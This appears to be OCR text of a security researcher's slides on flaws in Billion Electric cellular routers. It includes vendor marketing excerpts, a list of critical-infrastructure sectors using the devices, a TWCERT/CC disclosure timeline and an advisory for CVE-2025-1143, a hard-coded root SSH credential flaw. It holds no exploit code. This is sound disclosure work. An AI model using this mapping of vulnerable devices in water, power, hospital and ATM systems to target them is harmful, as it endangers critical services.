
- Some models of the device include a GPS function...

Data Collection


- Based on GPS data and our threat intelligence, the following critical infrastructure systems use this series of devices:
  - Water Plant
  - Power Plant
  - Oil / Gas system
  - Rocket Launch Base
  - Police System
  - Dock System
  - Hospital System
  - ATM System

Scope of Impact







Scope of Impact



Scope of Impact






Scope of Impact

Uninterrupted Connectivity for Healthcare Services

Wireless Failover for Business Continuity


BEC's MX-200 Series routers can actively monitor the primary connection and in the event of a service disruption, automatically switch over to LTE wireless connectivity. Administrators can extend network visibility with BeCentral® BEC's loud Based Remote Management Platform. BeCentral® enables real-time device monitoring, provisioning, troubleshooting and maintenance from a single centralized location. The platform will simplify device access, lower support expenses, accelerate deployments/service delivery and maximizes the operational efficiency.

Learn More



Scope of Impact

Uninterrupted Connectivity for Healthcare Services



Intelligent cloud managed gateways

BEC smart gateways are designed specifically for ATMs/Kiosk for seamless integration, maximum encryption security and the fastest transaction speed possible. By deploying BEC smart gateway and network monitoring platform, not only you don't have to be tied down by the landline communication, but also with the extra benefits below:

- Monitored Connectivity
- Fast, Secure and Reliable
- Place Anywhere Any Location
- Failover Redundancy

Scope of Impact

Energy: Oil & Gas


BEC's series of rugged cellular devices can deliver seamless and high-bandwidth connectivity with larger coverage while withstanding extreme environments and weather conditions. With our patented external high-gain antenna technology, the network range can span up to an average of 40% greater than typical cellular network coverage.

Industrial Automation


BEC's connectivity solutions offer an easy and cost-effective migration path. Our solutions ensure the longevity of equipment life span and provide the flexibility of network services. With the latest technology and a robust industrial design, system integrators can effortlessly map out IoT/M2M networks for their clients.

Learn More

Attack Path (Case2)



Billion Device Report Timeline



- 2024/09/28: Submitted to TWCERT/CC (1)
- 2024/10/09: Forwarded vulnerabilities to vendor (1)
- 2024/10/22: Submitted to TWCERT/CC (2)
- 2024/11/20: TWCERT/CC released vulnerabilities (1)
  - CVE-2024-11980 to CVE-2024-11983 (4 CVEs)
- 2025/02/10: TWCERT/CC released vulnerabilities (2)
  - CVE-2025-1143

Affected Products

- After the CVEs were released
- We noticed that the affected products include:
  - M100, M150, M120N, and M500

Billion Electric Router – Use of Hard-coded Credentials

TVN ID	TVN-202502001
CVE ID	CVE-2025-1143
CVSS	8.4 (High) CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Products	M100, M150, M120N, and M500
Description	Certain models of routers from Billion Electric has hard-coded embedded linux credentials, allowing attackers to log in thr ough the SSH service using these credentials and obtain root privilege of the system.

Security Certification Passed?!

- The device ever passed
  - TAICS (Taiwan Association of Information and Communication Standards)

物聯網資安標章驗證證書

